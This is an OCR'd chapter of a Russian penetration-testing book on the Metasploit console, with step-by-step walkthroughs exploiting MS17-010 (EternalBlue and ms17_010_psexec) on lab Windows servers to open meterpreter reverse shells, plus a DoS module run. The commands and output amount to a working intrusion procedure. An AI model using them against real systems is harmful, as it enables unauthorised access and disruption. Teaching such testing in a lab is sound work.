


Рис. 7.3. Инициализация базы данных

Фреймворк содержит полезную команду *db_nmap*, которая не только запускает сканирование с помощью **nmap**, но и сохраняет результаты сканирования в базу данных фреймворка:

```
db_nmap <IP-адрес>
 [*] Nmap: Starting Nmap 7.91 ( http://nmap.org ) at 2020-12-
10 07:28 MSK
 [*] Nmap: Nmap scan report for <IP-адрес>
 [*] Nmap: Host is up (1.1s latency)
 [*] Nmap: Not shown: 993 closed ports
 [*] Nmap: PORT STATE SERVICE
 [*] Nmap: 22/tcp open ssh
 [*] Nmap: 80/tcp open http
 [*] Nmap: 514/tcp filtered shell
 [*] Nmap: 3128/tcp open squid-http
 [*] Nmap: 5555/tcp open freeciv
 [*] Nmap: 8000/tcp open http-alt
 [*] Nmap: 8080/tcp open http-proxy
 [*] Nmap: Nmap done: 1 IP address (1 host up) scanned in
41.39 seconds
```




Рис. 7.4. Консоль готова к работе

Как видим, *nmap* выдала результаты сканирования. Nmap будет автоматически заполнять БД msf6. Можно также воспользоваться опциями -oX в *nmap*, чтобы сохранить результат сканирования в формате XML. Это полезно, если в дальнейшем ты планируешь использовать сторонние программы, такие как Dradis Framework для работы с результатами.

Команда db_nmap создает SQL запросы с различными столбцами таблицы, имеющие отношение к результатам проверки. После завершения сканирования, db_nmap сохраняет значения в базе данных. Сохранение результатов

в виде таблиц упрощает обмен результатами локально, так и со сторонними инструментами.





Рис. 7.5. Команда db_nmap в действии

Для просмотра результатов сканирования используй команды *hosts* и *services* (старые названия db_hosts и db_services). Первая команда выводит список просканированных узлов, вторая – список найденных на этих хостах сервисов.



Примечание. Посмотри на вывод nmap, приведенный ранее. Ты должен учитывать, что без опций –T4 –A –v сканер может неправильно определять назначение портов. Например:

```
[*] Nmap: 3128/tcp open squid-http
[*] Nmap: 5555/tcp open freeciv
[*] Nmap: 8000/tcp open http-alt
[*] Nmap: 8080/tcp open http-proxy
```

Порт 3128 определен как squid-http, порт 5555 – как freeciv, а порты 8000 и 8080 как http-alt и http-proxy соответственно. Если бы один из авторов этой книги не настраивал тестируемый узел (сканировать чужие узлы при написании книги – дурной тон), то можно было бы так и подумать. На самом деле порты 3128, 8000 и 8080 обслуживает веб-сервер Apache, то есть по сути – это веб-приложения, а порт 5555 – это не цивилизация, а всего лишь Bugzilla.

7.7. Практическое использование команд Metasploit

7.7.1. Команда *help* – получение справки

Начнем с команды *help*, которая выводит список доступных команд. Не нужно забывать о ней, поскольку она напомнит тебе о командах, которые ты позабыл:

```
msf6 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    connect       Communicate with a host
    exit          Exit the console
    help          Help menu
    info          Displays information about one or more
module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    load          Load a framework plugin
```

```
    loadpath        Searches for and loads modules from a
path
    quit            Exit the console
    resource        Run the commands stored in a file
...
```

Примечание. Здесь и далее мы будем опускать часть вывода Metasploit, поскольку его консоль может генерировать довольно длинный вывод, который публиковать в книге особо не хочется.

7.7.2. Команда *use* – выбор модуля для использования

Команда *use* позволяет использовать выбрать для работы определенный модуль, например:

```
use exploit/windows/smb/ms
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
use exploit/windows/smb/ms04_011_lsass
```




Рис. 7.7. Команда use

Примечание. Одна из особенностей консоли – автозавершение команд, подобно тому, которое используется в командной строке Linux. Просто начни вводить текст, а затем нажми Tab и консоль или дополнит твою команду или предложит несколько вариантов.

7.7.3. Команда *show* – показ сущностей

Команда *show* покажет все доступные сущности (модули, опции, цели и т.д.). Команде *show* нужно передать тип сущности или слово **all**, чтобы вывести все установленные модули. Вывод команды *show all*:

```
msf6 > show all

Encoders
========

   Name                          Description
   ----                          -----------
   cmd/generic_sh          Generic Shell Variable
Substitution Command Encoder
   generic/none                  The "none" Encoder
   mipsbe/longxor                XOR Encoder
...
```

Вывод очень большой и может продолжаться несколько минут. Поэтому лучше всего изучать список модулей по группам. Доступны следующие группы:

- encoders
- nops
- exploits
- payloads
- auxiliary
- post
- plugins

Также в конце вывода *show all* выводится список установленных плагинов:

```
[*] Available Framework plugins
   * nessus
   * rssfeed
   * sqlmap
   * sounds
   * auto_add_route
   * request
   * aggregator
```

```
   * msgrpc
   * msfd
   * nexpose
   * db_credcollect
   * libnotify
   * thread
   * alias
   * session_tagger
   * token_adduser
   * pcap_log
   * sample
   * beholder
   * socket_logger
   * openvas
   * emap
   * wiki
   * event_tester
   * token_hunter
   * ffautoregen
   * session_notifier
   * lab
   * db_tracker
* ips_filter
```

Наиболее часто ты будешь использовать команды:

```
show auxiliary
show exploits
show payloads
```

Выполнение *show auxiliary*, отобразит распечатку всех доступных вспомогательных модулей в пределах Metasploit. Как упомянуто более ранние, вспомогательные модули включают сканеры, модули отказа в обслуживании, fuzzers, и больше.

Команда *show exploits* будет для тебя самая интересная. Выполни show exploits, чтобы получить есть распечатку про все эксплойты, связанные в одной логической среде.

Выполнение *show payloads* покажет все полезные нагрузки для всех платформ, доступных в пределах Metasploit. Команда *show options* покажет настройки модуля, если ты выбрал конкретный модуль.

Рассмотрим небольшой пример:

```
msf6> use exploit/windows/smb/ms03_049_netapi
[*] Using configured payload windows/meterpreter/reserse_tcp
msf6> show options
Module options (exploit/windows/smb/ms03_049_netapi):
   Name    Current Setting      Required    Description
   RHOSTS         yes           The target host(s), range…
   RPORT     445          yes          The SMB service port
(TCP)
   SMBPIPEBROWSER   yes          The pipe name to use
(BROWSER…

Payload options (windows/meterpreter/reserse_tcp):
   Name    Current Setting      Required    Description
   EXITFUNC  thread       yes          Exit technique
(Accepted…
   LHOST     192.168.84.136     yes          The listen
address (an interf…
   LPORT     4444         yes          The listen port

Exploit target:
   Id   Name
   0    Windows XP SP0/SP1
```

Как уже было отмечено, когда ты вводишь команду *show payloads*, то система показывает все доступные полезные нагрузки. Но если ты выбрал определенный модуль, тогда система отобразит полезные нагрузки только выбранного модуля, например:

```
Compatible Payloads
===============
   #  Name      Disclosure Date Rank         Check Description
   0  generic/custom                  normal       No
Custom Payload
   1  generic/debug_trap              normal       No
Generic x86 Deb…
…
```

Команда *show targets* позволяет просмотреть цели – на случай, если ты не уверен, что полезная нагрузка совместима с целевой системой:

```
Exploit targets:
```

```
  Id  Name
  0   Windows XP SP0/SP1
```

Это довольно старенький эксплойт. Давай посмотрим на более новые варианты. Для этого используем команду *search*. Будем искать по названию уязвимости – ethernalblue:

```
msf6>search eternalblue
Matching Modules
================

   Name                                  Disclosure Date  Rank     Check
Description
   auxiliary/admin/smb/ms17_010_command 2017-03-14       normal
Yes     MS17-010…
   auxiliary/scanner/smb/smb_ms17_010                    normal
Yes     MS17-010…
   exploit/windows/smb/ms17_010_eternalblue 2017-03-14   average
No      MS17-010…
   exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14
average  No …
…
```

Попробуем использовать этот эксплойт:

```
back
use exploit/windows/smb/ms17_010_ethernalblue
show targets

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Этот эксплойт уже посвежее. Также есть аналогичный эксплойт для Windows 8.

Команда *info* выведет подробную информацию о специфическом модуле, включая все опции, цели, и другую информацию:

```
msf > info dos/windows/smb/ms09_001_write

       Name: Microsoft SRV.SYS WriteAndX Invalid DataOffset
    Version: 6890
```

```
    License: Metasploit Framework License (BSD)

Provided by:
  j.v.vallejo
```

Когда ты выбрал конкретный модуль, для его использования применяй команду *use*. Обрати внимание в выводе ниже на глобальную переменную, которая была установлена, в ранее уже установленной конфигурации (RPORT).

```
use dos/windows/smb/ms09_001_write
msf auxiliary(ms09_001_write) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   445              yes       Set the SMB service
port
```

Команда *connect* позволяет соединиться с IP-адресом (по номеру порта) из msfconsole так же, как будто бы ты используешь netcat или telnet:

```
connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
Hello
DD-WRT v44 std (c) 2018 NewMedia-NET GmbH
Release: 07/27/18 (SVN revision: 20011)
DD-WRT login:
```

7.7.4. Команды *set* и *setg* – установка значений переменных

Команда *set* позволяет установить опцию модуля. Команда *setg* устанавливает глобальную опцию, заданное значение будет доступно для всех модулей. Установить значение опции можно так:

```
set RHOST 192.168.1.1
RHOST => 192.168.1.1
msf auxiliary(ms09_001_write) > show options

Module options:
```

```
   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.1.1      yes       The target address
   RPORT   445              yes       Set the SMB service
port
```

Ты можешь устанавливать глобальные переменные в пределах msfconsole. Для этого используется команда *setg*, как уже было упомянуто. Как только они будут установлены, они станут доступны в эксплойтах и вспомогательных модулях. Также можно сохранить эти опции для использования в следующий раз. Но бывает и другая ситуация – когда ты установил глобальную переменную и забыл об этом. Установить локальную тоже забыл, в итоге ты вызываешь эксплойт с другими опциями, а не теми, что нужно. Команда *unsetg* используется для сброса глобальной переменной. Имена переменных в Metasploit не зависят от регистра. Мы используем заглавные символы (например, LHOST) для наглядности, но ты можешь этого не делать. Примеры:

```
msf6 > setg LHOST 192.168.1.101
LHOST => 192.168.1.101
msf6 > setg RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf6 > setg RHOST 192.168.1.136
RHOST => 192.168.1.136
msf6 > save
Saved configuration to: /root/.msf6/config
msf6 >
```

Здесь мы не только установили глобальные переменные, но и сохранили их для последующего использования командой *save*.

7.7.5. Команда *check* – проверка целевой системы

Очень полезной на практике является команда *check*, позволяющая проверить, уязвима ли целевая система для выбранного эксплойта:

```
msf6 exploit(ms04_045_wins) > show options

Module options:

   Name    Current Setting  Required  Description
```

```
   ----    ---------------   --------   -----------
   RHOST   192.168.1.114     yes        The target address
   RPORT   42                yes        The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 English

msf6 exploit(ms04_045_wins) > check
[-] Check failed: The connection was refused by the remote
host (192.168.1.114:42)
```

В данном случае целевая система не годится для проверки, поскольку соединение было закрыто удаленным узлом.

7.7.6. Команда *back* – возврат

Когда ты закончишь работу с определенным модулем, введи команду *back* для возврата обратно. Дальше ты сможешь выбрать другой модуль и продолжить работу.

7.7.7. Команда *run* – запуск эксплойта

Запустить подготовленный эксплойт можно командой *run*:

```
msf6 auxiliary(ms09_001_write) > run

Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
...
```

7.7.8. Команда *resource* – определение ресурса

Некоторые виды атак, такие как Karmetasploit, используют файл с командами, которые можно загрузить через msfconsole используя команду *resource*. Она последовательно выполняет команды в файле.

```
msf6 > resource karma.rc
resource> load db_sqlite3
[-]
[-] The functionality previously provided by this plugin
has been
[-] integrated into the core command set. Use the new 'db_
driver'
[-] command to use a database driver other than sqlite3
(which
[-] is now the default). All of the old commands are the
same.
[-]
[-] Failed to load plugin from /pentest/exploits/
framework3/plugins/db_sqlite3: Deprecated plugin
resource> db_create /root/karma.db
[*] The specified database already exists, connecting
[*] Successfully connected to the database
[*] File: /root/karma.db
resource> use auxiliary/server/browser_autopwn
resource> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
```

7.7.9. Команда *irb*

Выполнение этой команды переведет тебя в режим Ruby, где ты сможешь «на лету» писать скрипты и запускать команды:

```
msf6 > irb
[*] Starting IRB shell...
[*] You are in the "framework" object

>> puts «Hello, metasploit!»
Hello, metasploit!
```

7.8. Практический пример 1: взламываем старенький сервер Windows 2008 с помощью эксплойта АНБ

Наконец-то мы добрались до самого интересного. Настало время собрать все воедино и использовать изученные команды на практике. Мы будем использовать эксплойт EternalBlue.

EternalBlue - это эксплойт, который, скорее всего, был разработан АНБ в качестве бывшей уязвимости нулевого дня. Он был выпущен в 2017 году хакерской группой Shadow Brokers, которая скандально известна утечками информации и эксплойтов из Equation Group, которая, как поговаривают, тесно связана с отделом АНБ TAO (Tailored Access Operations).

Эксплойт EternalBlue также известен как MS17-010 представляет собой уязвимость в протоколе Microsoft Server Message Block (SMB). SMB позволяет системам совместно использовать доступ к файлам, принтерам и другие ресурсы в сети. Уязвимость присутствует в немного устаревших версиях SMB, позволяющую хакеру установить соединение с нулевым сеансом через анонимный вход. Затем хакер сможет отправлять модифицированные пакеты и выполнять произвольные команды на целевой системе.

В качестве жертвы мы будем использовать старенькую и непропатченную ОС Windows Server 2008 R2. Чтобы повторить наш подвиг, тебе нужно скачать такую же. Не нужно думать, что это очень старая операционка – много организаций до сих пор используют ее даже в 2020 году, поскольку ряд кризисов не позволяет обновить железо и купить новый софт. Да и сама операционная система до сих пор (!) доступна для загрузки на сайте Microsoft:

https://www.microsoft.com/en-us/download/details.aspx?id=11093

По этой ссылке ты можешь скачать ее совершенно бесплатно (180-дневная версия).

Итак, запусти Metasploit. Это можно сделать или посредством графического интерфейса или командой *msfconsole*.

Далее мы попытаемся найти подходящие модули. Вывод мы сократили (он достаточно «широкий», чтобы поместиться на книжном листе), поэтому мы оставили только названия модулей:

```
search eternalblue
Matching Modules
```

```
================
Name                                    Disclosure Date  Rank
Check  Description
auxiliary/admin/smb/ms17_010_command
auxiliary/scanner/smb/smb_ms17_010
exploit/windows/smb/ms17_010_eternalblue
exploit/windows/smb/ms17_010_eternalblue_win8
exploit/windows/smb/ms17_010_psexec
```

Напротив каждого модуля есть описание, так что ты поймешь для чего используется тот или иной модуль.

Мы будем использовать модуль exploit/windows/smb/ms17_010_eternalblue:

```
use exploit/windows/smb/ms17_010_eternalblue
```

Просмотрим текущие параметры модуля с помощью команды *options* или *show options*:

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range
or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        The Windows domain to use
for authentication
   SMBPass                         no        The password for the
specified username
   SMBUser                         no        The username to
authenticate as
   VERIFY_ARCH    true             yes        Check if remote … matches
exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches
exploit Target.

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Установим переменную *rhosts* – IP-адрес цели:

```
msf6> set rhosts 192.168.1.65
rhosts => 192.168.1.65
```

Далее мы будем использовать шэлл reverse_tcp в качестве полезной нагрузки:

```
msf6> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Установим IP-адрес локальной машины и порт для прослушки:

```
msf6> set lhost 192.168.1.3
lhost => 192.168.1.3

msf6> set lport 4321
lport => 4321
```

Вводим команду *run* для запуска эксплойта:

```
msf6> run
[*] Started reverse TCP handler on 192.168.1.3:4321
[*] 192.168.1.65:445 - Connecting to target for exploitation.
[+] 192.168.1.65:445 - Connection established for exploitation.
[+] 192.168.1.65:445 - Target OS selected valid for OS indicated
by SMB reply
[*] 192.168.1.65:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.1.65:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65
72 76 65 72 20 32  Windows Server 2
[*] 192.168.1.65:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61
6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.1.65:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69
63 65 20 50 61 63  7601 Service Pac
[*] 192.168.1.65:445 - 0x00000030  6b 20 31
k 1
[+] 192.168.1.65:445 - Target arch selected valid for arch
indicated by DCE/RPC reply
[*] 192.168.1.65:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.65:445 - Sending all but last fragment of exploit
packet
[*] 192.168.1.65:445 - Starting non-paged pool grooming
[+] 192.168.1.65:445 - Sending SMBv2 buffers
[+] 192.168.1.65:445 - Closing SMBv1 connection creating free hole
adjacent to SMBv2 buffer.
[*] 192.168.1.65:445 - Sending final SMBv2 buffers.
[*] 192.168.1.65:445 - Sending last fragment of exploit packet!
[*] 192.168.1.65:445 - Receiving response from exploit packet
```

```
[+] 192.168.1.65:445 - ETERNALBLUE overwrite completed
successfully (0xC000000D)!
[*] 192.168.1.65:445 - Sending egg to corrupted connection.
[*] 192.168.1.65:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.1.65
[*] Meterpreter session 1 opened (192.168.1.3:4321 ->
192.168.1.65:49207) at 2019-03-26 11:01:46 -0500
[+] 192.168.1.65:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=-=-=
[+] 192.168.1.65:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-
=-=-=-=-=-=-=-=-=
[+] 192.168.1.65:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=-=-=
meterpreter >
```

Разберемся, что все это означает. Мы устанавливаем SMB-соединение и отправляем эксплойт-пакет. Наконец, мы видим WIN и открывается сенас meterpreter. Другими словами, мы только что хакнули сервак. Конечно, если сервак пропатчен, что у нас ничего не выйдет, но так как мы скачали эталонную систему 2008 R2, где точно есть эта уязвимость. Только не обновляй ее сразу после установки.

После того, как ты увидел приглашение meterpreter, ты можешь вводить любые команды и они будут выполнены на удаленной (хакнутой) системе. Например, можем ввести команду sysinfo (самая безобидная):

```
sysinfo
Computer        : S02
OS              : Windows 2008 R2 (Build 7601, Service Pack
1).
Architecture    : x64
System Language : en_US
Domain          : DLAB
Logged On Users : 2
Meterpreter     : x64/windows
```

Эксплойт не работает с новыми системами, но в некоторых случаях он может вызвать сбой удаленной системы. Хакнуть не хакнешь, но хоть сделаешь синий экран!

7.9. Практический пример 2: хакаем современные системы – Windows Server 2016 и Windows 10

EternalBlue пользовался успехом, но если старые системы нужно было патчить, то в новых все заплатки идут «из коробки» и данный эксплойт не работает. Разработчиков эксплойта это очень огорчило и они разработали три подобных эксплойта – EternalRomance и EnternalSynergy (уязвимость CVE-2017-0143) и EternalChampion (CVE-2017-0146). Все они были объединены в один модуль Metasploit, который также использует классическую полезную нагрузку psexec. Он считается более надежным, чем EternalBlue, с меньшей вероятностью приведет к сбою цели и работает во всех непропатченных версиях Windows Server 2016 и Windows 10.

Первым делом мы должны найти жертву. Если в прошлом случае мы использовали заведомо старую операционку (потому что у нас таких старых не было), то сейчас попробуем найти жертву в нашей локальной сети, используя **nmap**. При этом мы запустим **nmap** с опцией --script и будем использовать скрипт smb-vuln-ms17-010. Данный скрипт выполнит проверку на уязвимость. Заодно протестируем нашу сеть:

```
nmap --script smb-vuln-ms17-010 -v 192.168.1.1/24
```

Теперь нужно запастись терпением, пока **nmap** просканирует всю сеть. Вывод скрипта, свидетельствующий о том, что уязвимость найдена, выглядит так:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-10 11:05 MSK
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:05

...

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers
(ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
```

```
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in
Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.
cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/
customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-
010.aspx

NSE: Script Post-scanning.
Initiating NSE at 11:05
Completed NSE at 11:05, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
...
```

Итак, жертва найдена. В нашем случае это Windows Server 2016 Datacenter Edition, IP-адрес 192.168.1.50.

Теперь нужно запустить консоль и найти подходящий модуль:

```
msfconsole
search eternalromance

Matching Modules
================

   Name                                      Disclosure Date  Rank
Check  Description
   ----                                      ---------------  ----
-----  -----------
   auxiliary/admin/smb/ms17_010_command  2017-03-14       normal
Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Command Execution
   exploit/windows/smb/ms17_010_psexec   2017-03-14       normal
No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Code Execution
```

Фреймворк нашел два модуля. Мы будем использовать exploit/windows/smb/ms17_010_psexec:

```
use exploit/windows/smb/ms17_010_psexec
```

Просмотрим опции модуля:

```
options
```

Все параметры невозможно уместить на странице книги, поэтому приводим скриншот.




Рис. 7.8. Параметры модуля exploit/windows/smb/ms17_010_psexec

Как и в прошлом случае, нам нужно установить удаленный узел, полезную нагрузку, локальную машину и локальный порт:

```
msf6> set rhosts 192.168.1.50
rhosts => 192.168.1.50
msf6> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6> set lhost 192.168.1.3
lhost => 192.168.1.3
msf6> set lport 4321
lport => 4321
```

Все готово для запуска. Запускаем:

```
[*] Started reverse TCP handler on 192.168.1.3:4321
[*] 192.168.1.50:445 - Target OS: Windows Server 2016
Standard Evaluation 14393
```

```
[*] 192.168.1.50:445 - Built a write-what-where
primitive...
[+] 192.168.1.50:445 - Overwrite complete... SYSTEM session
obtained!
[*] 192.168.1.50:445 - Selecting PowerShell target
[*] 192.168.1.50:445 - Executing the payload...
[+] 192.168.1.50:445 - Service start timed out, OK if
running a command or non-service executable...
[*] Sending stage (206403 bytes) to 192.168.1.50
[*] Meterpreter session 2 opened (192.168.1.3:4321 ->
192.168.1.50:49965) at 2019-03-26 11:12:30 -0500
```

